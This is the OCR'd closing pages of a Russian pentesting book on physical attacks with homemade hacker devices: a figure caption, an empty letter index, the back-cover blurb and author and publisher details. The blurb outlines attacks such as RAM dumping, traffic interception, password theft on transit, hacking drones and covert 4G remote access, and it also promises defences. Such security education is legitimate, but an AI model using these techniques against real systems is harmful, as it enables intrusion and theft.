

Рис. 11.1. Граф рассмотренных в книге атак

Предметный указатель

E

F

G

H

I

K

L

M

N

O

P

Q

R

S

T

U

V

W

Z

ХАКЕРСТВО

ФИЗИЧЕСКИЕ АТАКИ С ИСПОЛЬЗОВАНИЕМ ХАКЕРСКИХ УСТРОЙСТВ

В книге описано множество атак, которые могут быть совершены с использованием популярных беспроводных технологий и устройств, собранных самостоятельно из общедоступных недорогих деталей, а также показаны способы защиты от них. Одни атаки потребуют физического присутствия, другие могут быть проведены на расстоянии. Многие из них потребуют времени, а некоторые позволяют взломать компьютер за секунду.

Читатель узнает, как сдампить оперативную память компьютера или ноутбука с помощью обычной флешки, как сетевой трафик может быть перехвачен с использованием зажимов-«крокодильчиков», как хакеры похищают корпоративные пароли в метро и общественном транспорте. В книге рассказано, как пролетающий мимо окна дрон может взломать компьютер в мгновение ока, даже если он расположен на 25-м этаже. И как построить на базе дешевого квадрокоптера такой «хакерский дрон», способный противостоять «глушилкам» и летать на десятки километров, не теряя связи с оператором.

Читатель узнает, как с помощью подключаемого устройства перехватывать сетевой трафик заблокированного компьютера, как подключаться к IP-камерам на столбах, как запустить Linux на телефоне, подключать к нему разнообразные хакерские устройства и управлять гаражными воротами или шлагбаумами, словно в компьютерной игре про хакеров. Книга расскажет про устройство на базе одноплатного компьютера, способное вклиниться посередине между коммутатором и абонентом, про 4G-модем для поддержания скрытого удаленного доступа, а также про миниатюрный телефон в роли «трекера».

Жуков Андрей Николаевич, пентестер с восьмилетним стажем. Ведущий специалист по анализу защищенности в компании «Уральский центр систем безопасности» (УЦСБ). Обладатель сертификатов OSCP, OSCE, OSWE. Автор статей в журналах «Хакер» и «PentestMagazine», докладов на международных конференциях Positive Hack Days и Zero Nights.

ISBN 978-5-9775-1811-6

191036, Санкт-Петербург,
Гончарная ул., 20
Тел.: (812) 717-10-50,
339-54-17, 339-54-28
E-mail: mail@bhv.ru
Internet: www.bhv.ru

bhv®